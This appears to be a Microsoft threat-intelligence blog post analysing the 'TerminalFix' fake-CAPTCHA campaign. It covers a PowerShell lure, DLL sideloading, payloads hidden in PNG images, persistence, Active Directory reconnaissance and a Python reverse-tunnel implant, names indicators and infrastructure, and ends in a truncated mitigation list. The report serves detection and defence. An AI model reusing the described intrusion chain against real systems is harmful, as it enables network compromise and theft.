Visualização de leitura

TerminalFix campaign deploys a reverse tunnel through multistage intrusion

Microsoft Threat Intelligence has observed a TerminalFix campaign, a variant of ClickFix, targeting organizations across multiple industries. The campaign uses compromised websites to display a fake Cloudflare CAPTCHA verification overlay that tricks users into copying and executing a malicious PowerShell command. While traditional ClickFix campaigns direct victims to the Windows Run dialog, TerminalFix campaigns apply the same technique but direct users to Windows Terminal or PowerShell instead, increasing the likelihood that complex, multi-line scripts execute successfully. Unlike earlier ClickFix variants that typically deliver a single infostealer, this TerminalFix campaign deploys a sophisticated multi-stage attack chain that combines DLL sideloading, steganographic payload extraction, extensive Active Directory reconnaissance, and a custom reverse-tunnel implant – giving the attacker persistent, network-level proxy access through the compromised host.

Once executed, the PowerShell command masquerades as a Cloudflare verification process while downloading a ZIP archive containing a legitimate binary (LockScreenContentServer.exe) and a malicious DLL (dui70.dll) used for sideloading. The sideloaded DLL drives an elaborate second stage: downloading payloads concealed inside PNG images using steganography, establishing dual persistence through Registry Run keys and scheduled tasks, conducting thorough domain reconnaissance—including domain trust enumeration, domain admin discovery, Active Directory user description harvesting, and targeted server ping sweeps—and ultimately deploying a Python-based reverse-tunnel C2 implant that tunnels arbitrary TCP traffic back through an encrypted WebSocket channel to attacker infrastructure.

This type of intrusion is particularly dangerous because it provides attackers with direct access to an organization’s internal network through the reverse tunnel. The observed reconnaissance and reverse-tunnel capability could enable an attacker to identify and reach additional systems from a compromised host. Microsoft did not observe the downstream actions described below in the analyzed chain. Organizations should treat affected devices as potential network pivot points and investigate for lateral movement and credential exposure. In the hands-on-keyboard phase that typically follows, attackers leverage this access to escalate privileges, disable security controls, exfiltrate sensitive data, and deploy ransomware across the organization. The combination of stealth techniques (DLL sideloading, steganography, hidden folders) and persistent network access make this TerminalFix campaign a serious threat to enterprise environments.

In this blog, we share our detailed analysis of the TerminalFix attack chain – from initial compromise through network tunneling—along with indicators of compromise, detection details, and hunting guidance to help defenders identify and respond to this threat.

Attack chain overview

The TerminalFix campaign follows a multi-stage attack chain that progresses from social engineering through payload delivery, persistence, reconnaissance, and ultimately network tunneling:

1. Initial access via compromised website – A compromised website displays a fake Cloudflare Turnstile CAPTCHA verification overlay. The user is instructed to copy and paste a “verification” command.

2. PowerShell execution – The pasted command runs a disguised PowerShell script that downloads a ZIP archive from attacker infrastructure, extracts it to C:\ProgramData, and silently launches a batch file.

3. DLL sideloading — The batch file executes LockScreenContentServer.exe, a signed legitimate binary, which automatically loads the co-located malicious dui70.dll.

4. Steganographic payload retrieval – The sideloaded DLL executes PowerShell that downloads PNG images from attacker domains, extracts embedded executables and DLL fragments hidden within pixel data, and reassembles them on disk.

5. Persistence – The malware establishes persistence through both HKCU\…\Run registry keys and scheduled tasks that re-execute LockScreenContentServer.exe every 60 minutes.

6. Reconnaissance – Extensive domain discovery is performed: domain trust enumeration, domain admin group membership, Active Directory computer and user enumeration, targeted server pinging, and system information collection in both English and Spanish locales.

7. Command execution loop – A persistent PowerShell file-watch loop monitors a text file for new commands, executes them via Invoke-Expression, and writes results to an output file-, creating a primitive but effective asynchronous command shell.

8. Reverse tunnel deployment – A Python runtime and a custom client.py tunneling implant are downloaded and launched via pythonw.exe with no visible window, establishing a reverse WebSocket tunnel to gitnow[.]dev:443 that gives the attacker full SOCKS-style TCP proxy access through the victim’s network.

Attack chain

Figure 1. TerminalFix attack chain overview.

1. Initial access: Fake CAPTCHA and the TerminalFix lure


The attack begins when a user visits a compromised website that displays a fake Cloudflare Turnstile verification overlay. The original page is briefly displayed before being replaced by a convincing Cloudflare Turnstile verification overlay. This overlay spoofs the Cloudflare CAPTCHA interface, complete with the Cloudflare logo, “Verify you are human” checkbox, and a spinner animation, tricking users into believing they must complete a verification step to access the site.

Figure 2. Fake Cloudflare Turnstile verification displayed on a compromised website.

When the user interacts with the fake verification prompt, a malicious PowerShell command is silently copied to their clipboard. The on-screen instructions then guide the user to open Windows Terminal or PowerShell and paste the command. The command is carefully crafted to appear legitimate by printing reassuring Cloudflare-themed status messages in color-coded terminal output:

Figure 3. Defanged initial PowerShell command copied to the user’s clipboard by the ClickFix lure.

The command performs the following actions:

  • Clears the terminal and prints a fake “Starting Cloudflare verification…” message in cyan color formatted
  • Downloads a ZIP archive from the attacker’s infrastructure using a custom User-Agent header
  • Extracts the archive to C:\ProgramData\f47f2a8c21c9df4e
  • Launches a batch file (1.bat) that executes LockScreenContentServer.exe silently in the background
  • Prints a convincing “I am not a robot – Cloudflare ID: f47f2a8c21c9df4e” confirmation message in green text

2. Payload delivery: DLL sideloading via LockScreenContentServer.exe

The downloaded ZIP archive (SHA-256: 18c2090e8a0ae0568af9b87e59eaf8270f23d2909600ed9db91a9444fd8b278f) contains two files:

FileDescriptionPurpose
LockScreenContentServer.exeLegitimate signed Windows executableSideloading host; loads dui70.dll from its working directory
dui70.dllMasquerading DLL claiming to be “Windows DirectUI Engine” (unsigned, forged future timestamp 2104)Malicious payload; executes second-stage PowerShell upon sideloading

LockScreenContentServer.exe is a legitimate, signed binary that has a static import dependency on dui70.dll, the Windows DirectUI Engine.

Here is the example view of LockScreenContentServer application importing dui70.dll function:

Figure 4. Example list of imports from dui70.dll

The attacker abuses this dependency by dropping a malicious dui70.dll alongside the executable. Because the Windows loader resolves the application directory before the System32 directory, the planted DLL is loaded in place of the legitimate one, a technique known as DLL sideloading (T1574.001). Execution therefore begins inside a trusted, signed process, allowing the attacker to inherit its reputation and evade controls that key on process identity.

The malicious dui70.dll embeds a heavily obfuscated payload in its resource section. On load, the DLL’s initialization path retrieves this resource, decodes it entirely in memory, and transfers execution to it, staging the next phase of the infection without ever writing the decoded payload to disk (Figures 5 and 6).


Figure 5. Loading a malicious resource (dui70.dll code path).
Figure 6. Heavily obfuscated malicious resource from dui70.dll

3. Second-stage delivery: Steganography and image-based payload extraction

Once sideloaded, the malicious DLL launches an elaborate PowerShell script that retrieves additional payloads concealed within PNG image files, a technique known as steganography. The script downloads three images from attacker-controlled domains, extracts binary data encoded in pixel values, and reassembles the components on disk.

Content domains

The script uses a failover mechanism across two domains:

Figure 7. Attacker content delivery domains with failover.

Steganographic extraction


The Extract-RawFileFromImage function reads each pixel’s RGBA channels and reconstructs an embedded binary. The first 8 bytes encode the payload length as a 64-bit integer, and the remaining bytes contain the file data:

Figure 8. Steganographic extraction function — payload hidden within pixel channel data.

The script downloads three images via POST requests to the content domains, extracts the executable from the first image, extracts two halves of the DLL from the second and third images, and concatenates the DLL fragments:

Figure 9. Payload extraction from three images and DLL reassembly.

Encoding payload data in PNG files can make file type and content inspection more difficult. Splitting the DLL across two images further obscures the complete payload in transit, the payloads aren’t recognizable as executables in transit, and splitting the DLL across two images further complicates detection. After extraction, the source images are deleted to reduce forensic artifacts.

4. Persistence mechanisms

The TerminalFix campaign establishes redundant persistence through two independent mechanisms, ensuring the payload survives reboots and re-executes on a recurring schedule. The dropped batch script takes the payload path as a command-line argument, validates that the file exists, and then configures both mechanisms under the same masquerading name LockScreenContentServer_MuODG5yBM chosen to blend in with the legitimate Windows Lock Screen component abused earlier in the chain.

Registry Run key

The malware creates a Run key entry with a randomized service-like name:

Figure 10. Registry Run key persistence [T1547.001].

Scheduled task

A scheduled task ensures the malware re-executes every 60 minutes:

Figure 11. Scheduled task persistence at 60-minute intervals [T1053.005].

Folder hiding

The malware directory is hidden using system and hidden file attributes:

Figure 12. Directory hiding via attrib [T1564.001].

5. Reconnaissance and domain discovery

After establishing persistence, the sideloaded malware conducts extensive reconnaissance of the victim’s environment. This activity is consistent with a hands-on-keyboard operator or an automated pre-assessment script designed to evaluate whether the compromised host is a valuable target – particularly whether it is domain-joined and near high-value infrastructure.

System information collection

The attacker collects system metadata and the script includes English, Spanish, and German locale variants, indicating an attempt to operate across systems configured in multiple languages:

Figure 13. Bilingual system information enumeration.

Active Directory enumeration

The malware performs domain trust discovery, domain admin enumeration, and Active Directory user and computer searches:

Figure 14. Active Directory enumeration including user description harvesting.

Infrastructure probing

The malware systematically pings named servers to map the internal network topology:

Figure 15. Automated Windows Server enumeration via ADSI combined with targeted ping sweep.

The observed names correspond to common infrastructure roles, including domain controllers, databases, backup, gateways, and mail systems. This probing could help an attacker identify accessible target systems for follow-on activity.

6. Asynchronous command execution loop

The malware deploys a persistent PowerShell file-watch loop that creates an asynchronous command-and-control channel through the local filesystem. This mechanism monitors a “watch” file for changes, executes its contents via Invoke-Expression, and writes results to an output file:

Figure 16. File-watch command execution loop – a primitive but effective asynchronous C2 channel.

This loop provides the attacker with a way to execute arbitrary PowerShell commands by writing them to the watched text file. The output is captured to a separate file, which the attacker can read back through the reverse tunnel. This decoupled execution model allows the attacker to issue commands asynchronously and retrieve results at their convenience.

7. Reverse tunnel deployment: The custom Python-based tunneling implant

The most significant post-compromise capability observed is the deployment of a custom Python-based reverse-tunnel implant. The attacker brings their own interpreter: an unmodified, signed embeddable Python runtime pulled directly from the official python.org distribution. The malicious logic lives entirely in the accompanying client.py, giving the operator a portable, cross-version-tolerant execution environment that inherits the trust of a legitimate open-source runtime.

The deployment is orchestrated in PowerShell. It removes any prior install directory, extracts the implant kit, downloads the embeddable Python 3.14.5 archive over TLS 1.2, unpacks it into the same directory, and launches the tunnel with no visible window via pythonw.exe:

Figure 17. Python runtime deployment and custom tunnel implant launch.

Tunneling implant analysis

The client.py script is a compact but full-featured reverse tunnel. It dials outbound to the C2 over TLS/443, upgrades the session to a WebSocket, and uses that channel to relay arbitrary TCP connections on behalf of the operator. On the wire, the traffic is indistinguishable from an ordinary encrypted web session to a single destination

CapabilityDescription
TLS WebSocket tunnelConnects outbound over TLS port 443, upgrades to WebSocket at /tunnel endpoint. Certificate verification is always disabled (CERT_NONE).
Arbitrary TCP proxyingSOCKS5-style address parsing (IPv4/IPv6/hostname) allows the C2 server to instruct the implant to connect to any internal host and port.
User-Agent rotationRandomly selects from four realistic browser UA strings (Chrome, Firefox, Safari) per connection.
Remote shutdownC2 server can remotely terminate the implant via MSG_SHUTDOWN; uses os._exit() to bypass Python cleanup.
Stream multiplexingCustom 7-byte binary protocol header (type + stream ID + length) multiplexes many tunneled connections over one WebSocket.

The tunnel carries a lightweight custom protocol with eight message types spanning implant identification, connection setup, data relay, keepalive, and remote termination:

Figure 18. custom tunnel protocol message types.

Turning the victim into a network pivot: The implant’s SOCKS5-style address parsing enables the C2 server to reach any host visible from the victim’s network. Combined with the reconnaissance data gathered earlier (domain controllers, SQL servers, backup servers, gateway), this turns the compromised machine into a full network pivot point:

Figure 19. Custom implant’s arbitrary TCP connection capability.

The choice to launch with pythonw.exe (no visible window Python interpreter) means no console window is visible to the user. Combined with DEBUG = False by default and all logging going to stderr, the implant operates completely silently.

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of this threat:

  • Restrict PowerShell and Run dialog execution – Use AppLocker, Application Control for Windows, or Group Policy to restrict PowerShell execution for standard users.
  • Consider blocking or auditing the Windows Run dialog (Win+R) where it is not required for daily work.
  • Monitor for DLL sideloading indicators — Alert on LockScreenContentServer.exe executing from non-standard paths (anything other than C:\Windows\SystemApps). Use the LockScreenContentServer.exe sideloading from non-standard paths advanced hunting query provided below to identify this activity across your environment.
  • Educate users about ClickFix tactics – Train employees to recognize fake CAPTCHA verification pages that instruct them to paste commands into Terminal or the Run dialog.
  • Investigate affected hosts thoroughly – Organizations that find indicators of this campaign should assume the attacker has network-level access through the compromised host. Credential rotation should be prioritized for any credentials accessible from the affected machine, including domain admin accounts if the host was domain-joined.
  • Check your Microsoft 365 email filtering settings to ensure spoofed emails, spam, and emails with malware are blocked. Use Microsoft Defender for Office 365 for enhanced phishing protection and coverage against new threats and polymorphic variants. Configure Defender for Office 365 to recheck links on click and delete sent mail in response to newly acquired threat intelligence. Turn on safe attachments policies to check attachments to inbound email.
  • Consider using enterprise-managed browsers, which provide multiple security features including security update requirements and data compliance policies.
  • Block web pages from automatically running Flash plugins.
  • Enable network protection and web protection in Microsoft Defender for Endpoint to safeguard against malicious sites and internet-based threats.
  • Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
  • Turn on cloud-delivered protection in Microsoft Defender Antivirus, or the equivalent for your antivirus product, to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a majority of new and unknown variants.
  • Enable PowerShell script block logging to detect and analyze obfuscated or encoded commands, providing visibility into malicious script execution that might otherwise evade traditional logging.
  • Enforce use of PowerShell Constrained Language Mode where possible, in addition to use of execution policies such as setting AllSigned or RemoteSigned to help reduce the risk of malicious execution by ensuring only trusted, signed scripts are executed, adding a layer of control.
  • Use Group Policy to deploy hardening configurations throughout your environment, if certain features are not necessary:
    • Create an App Control policy that prohibits the launch of native Windows binaries from Run. This can be accomplished by defining a rule based on the specific process that is launching binaries like PowerShell.
  • Microsoft Defender XDR customers can also implement the following attack surface reduction rules to harden an environment against PowerShell techniques used by threat actors:

